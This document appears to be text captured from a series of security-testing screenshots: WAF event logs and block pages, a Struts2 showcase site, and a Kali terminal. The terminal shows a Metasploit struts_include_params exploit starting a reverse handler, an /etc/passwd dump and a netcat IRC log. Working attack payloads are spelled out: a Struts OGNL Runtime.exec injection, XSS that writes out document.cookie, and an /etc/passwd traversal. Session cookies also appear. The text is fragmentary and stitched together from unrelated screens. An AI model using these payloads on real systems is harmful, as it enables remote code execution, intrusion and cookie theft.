type="button" value="More"/>	1 Oct 2013 Bot (Unclassified) from United States	198.12.67.191 10 page views 10 hits Entry Page: /info.php Referrer: None CAPTCHA (Fail) Suspected Bots	<input type="button" value="Actions"/>	1 Oct 2013 Firefox 23.0 from United States	174.81.73.92 First Visit: 5 days ago 3 page views 3 hits Supports Cookies Supports JavaScript Entry Page: /poc.php Referrer: None User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:23.0) Gecko/20100101 Firefox/23.0 OS: Mac OS X 10.7 CAPTCHA (Pass)	<input type="button" value="Actions"/> <input type="button" value="More"/>	1 Oct 2013 Bot (Unclassified) from United States	198.12.67.191 16 page views 16 hits No cookie support JavaScript Test Failed Entry Page: /info.php Referrer: None CAPTCHA (Fail) Suspected Bots	<input type="button" value="Actions"/> <input type="button" value="More"/>	1 Oct 2013 Firefox 24.0 from Macedonia	78.157.24.104 First Visit: 6 days ago 225 page views 617 hits Supports Cookies Supports JavaScript Entry Page: /check.bt Referrer: None User Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0 OS: Windows 7 6 Cross Site Scripting 3 SQL Injection 5 Illegal Resource Access 3 Remote File Inclusion CAPTCHA (Pass)	<input type="button" value="Actions"/> <input type="button" value="More"/>	1 Oct 2013 Firefox 24.0 from Macedonia	46.217.84.78 First Visit: 6 days ago 67 page views 67 hits Supports Cookies Supports JavaScript Entry Page: /poc.php Referrer: None	<input type="button" value="Actions"/> <input type="button" value="More"/>

Cloudflare, Inc. (US) | https://www.cloudflare.com/waf-settings?z=destr0y.net#page=events

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Web Application Firewall

Cloudflare's Web Application Firewall stops real-time attacks like SQL injection, cross-site scripting (XSS), comment spam and other abuse at the network edge. Default settings include coverage for the OWASP core vulnerabilities. You may enable or disable individual rules below.

WAF Rules | WAF Events

Filtered by Ruleset: OWASP_GENERIC_ATTACKS

Search by ID, IP Address, or rule ID Search

Ray ID	IP Address	Host	Date	Action
b69c45fe17801b1	46.217.84.78	cf.destr0y.net	23 minutes ago	Block
b69c3381ba301b1	46.217.84.78	cf.destr0y.net	24 minutes ago	Block
b69bcc2b86501b1	46.217.84.78	cf.destr0y.net	28 minutes ago	Block
b69bc6dba5a01b1	46.217.84.78	cf.destr0y.net	29 minutes ago	Block
b65afedaf25057d	78.157.24.104	cf.destr0y.net	12 hours ago	Block
b65af6e7c5a0577	31.11.109.121	cf.destr0y.net	12 hours ago	Block
b65af54c220577	31.11.109.121	cf.destr0y.net	12 hours ago	Block
b65ad1056d80577	31.11.109.121	cf.destr0y.net	12 hours ago	Block

URL:
cf.destr0y.net/struts2-showcase-2.1.8/showcase.action?redirect.%2525(new+java.lang.Process+p=new+java.lang.Runtime.getRuntime()).exec(new+java.lang.String%5B%5D%7B%2527mkdir%2527,%2520%2527tmp/WTF%2527%7D)) (GET request)

User Agent:
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0

IP:
31.11.109.121


Event Info:
Inbound Anomaly Score Exceeded (Total Score: 26, SQLI=13, XSS=0); Last Matched Message: 981245-Detects basic SQL authentication bypass attempts 2/3

cf.destr0y.net/poc.php?z=<input onfocus=write(document.cookie) autofocus>

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Sorry, you have been blocked

You are unable to access destr0y.net



Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the CloudFlare Ray ID found at the bottom of this page.

Browser address bar: p.zeroscience.mk:8080/struts2-showcase-2.1.8/person/listPeople.action

Struts Showcase

2013/10/01 05:35:09

Home | Ajax | Ajax Chat | Action Chaining | Config Browser | Conversion | CRUD | Execute & Wait | File Download | File Upload | Freemarker | Hangman | JavaServer Faces | Tags | Tiles | Token | Validation | Interact

Struts 1 Integration | Help

There are 5 people...

ID Name

- Patrick
- Jason Carrora
- Alexandru Papesco
- Jay Boss
- Rainer Hermanos

[Edit people](#)

[Create a new person](#)

```
__utma=218075805.98061751.1361230512.1380534867.1380556364.650;__utmz=218075805.1379473109.610.13.utmcsr=zeroscience.mk|utmcmcn=(referral)utmcmd=referral|utmctt=/blog/|visid_incap_88403=+VD9Q4oRfweD9zACLdoPywsQ1IAAAAAAQkPAAAAAACznhFAU6dGgqVNEK7Ck0LStjCBH7x;incap_ses_128_88403=ev6cBc4wUBRDLtrjGASwPSIAAAAAAOM48MBPEIngvHBgttEw==
```

Applications | Places | Mon Sep 30, 7:55 PM | root

Terminal window: root@kali: ~

```
msf exploit(struts_include_params) > show targets

Exploit targets:

Id  Name
--  ---
0   Windows Universal
1   Linux Universal
2   Java Universal

msf exploit(struts_include_params) > set TARGET 2
TARGET => 2
msf exploit(struts_include_params) > exploit

[*] Started reverse handler on 192.168.0.101:4444
[*] Preparing payload...
[*] Performing HTTP POST requests to upload payload

[*] Payload upload complete
[!] This exploit may require manual cleanup of: 8z7SS.jar
msf exploit(struts_include_params) > unset all
Flushing datastore...
msf exploit(struts_include_params) >
```

Browser address bar: 4sylum.elgringodelanoche.com/poc.php?x=<form id=test onforminput=alert(1)><input type='text' value='</form></input></form><button form=test onformchange=alert(2)>X</button>

Access Denied Incapsula

4sylum.elgringodelanoche.com
owner has denied your access to the site.

Incident ID	86000410151241768-625252800562332310
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Incapsula | Maximum Security & Performance for Any Website | [Why is this happening](#) | [www.incapsula.com](#)

Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti Spam | Terms of use | Privacy Policy

4sylum.elgringodelanoche.com/webgrind/index.php?file= //etc/passwd &op=fileviewer

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Access Denied

4sylum.elgringodelanoche.com
owner has denied your access to the site.

➔

Incident ID	86000420263682733-1290267098380370598
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Maximum Security & Performance for Any Website
[Why is this happening](#) | [www.incapsula.com](#)

Firefox | http://... | http://... | CVE-2010-18... | TL-WR740N | http://8...140.29/ | New Person | View Sources | HTML5 Secur... | metasploit-fra... | JavaScript - Pag... |

www.rapid7.com/db/modules/exploit/multi/http/struts_code_exec

```

root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
cron:x:4:4:cron:/var/spool/cron/root:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
lp:x:11:11:lp:/var/spool/lp:/usr/sbin/nologin
gopher:x:15:15:gopher:/var/spool/gopher:/usr/sbin/nologin
root@kali:~#

```

Support / Blog / Community Free Tools

866-7-RAPID7 / Contact / Login / Store

SOLUTIONS SERVICES COMPANY RESOURCES

```

root@kali:~# nc 192.0.0.1 57862
[03:31:43] <Bsm> $$IP
[03:31:51] <Bsm> a se seru
[03:32:10] <@liquidworm> sano bez nervoze.
[03:32:11] <@liquidworm> ;]
[03:32:19] <@liquidworm>
[03:34:08] <@liquidworm> root@in:~# ss
[03:34:09] <@liquidworm> State Recv-Q Send-Q Local Address:Port Peer Address:Port
[03:34:09] <@liquidworm> ESTAB 0 0 192.3. .:103:ssh *:57862
[03:34:09] <@liquidworm> ESTAB 0 52 192.3. .:103:ssh *:57862
[03:34:09] <@liquidworm> ESTAB 0 0 192.3. .:103:microsoft-ds *:17011
[03:34:09] <@liquidworm> ESTAB 0 0 192.3. .:103:microsoft-ds *:4922
[03:34:09] <@liquidworm> root@in:~#
[03:34:18] <Bsm> lani sve zhivo inasva
[03:34:36] <Bsm> ne sam ja instaliraja.
[03:34:36] <Bsm> ;D
[03:35:08] <@liquidworm> to je
[03:35:08] <@liquidworm> root@in:~# ss -p
[03:35:08] <@liquidworm> State Recv-Q Send-Q Local Address:Port Peer Address:Port
[03:35:08] <@liquidworm> ESTAB 0 0 192.3. .:103:ssh *:57862
[03:35:08] <@liquidworm> ESTAB 0 104 192.3. .:103:ssh *:57862
[03:35:08] <@liquidworm> ESTAB 0 0 192.3. .:103:ssh *:17011
[03:35:08] <@liquidworm> ESTAB 0 0 192.3. .:103:microsoft-ds *:4922
[03:35:08] <@liquidworm> users:(("sshd",9966,3))
[03:35:12] <@liquidworm> users:(("sshd",2928,3))
[03:35:12] <@liquidworm> users:(("sshd",2928,3))
[03:35:08] <@liquidworm> ESTAB 0 0 192.3. .:103:microsoft-ds *:4922
[03:35:08] <@liquidworm> users:(("smbd",10117,20))
[03:35:08] <@liquidworm> root@in:~#
[03:35:15] <Bsm> mena veze.
[03:35:48] <Bsm>
[03:35:55] <Bsm>
[03:36:01] <Bsm>
[03:36:02] <Bsm>

```

Windows Universal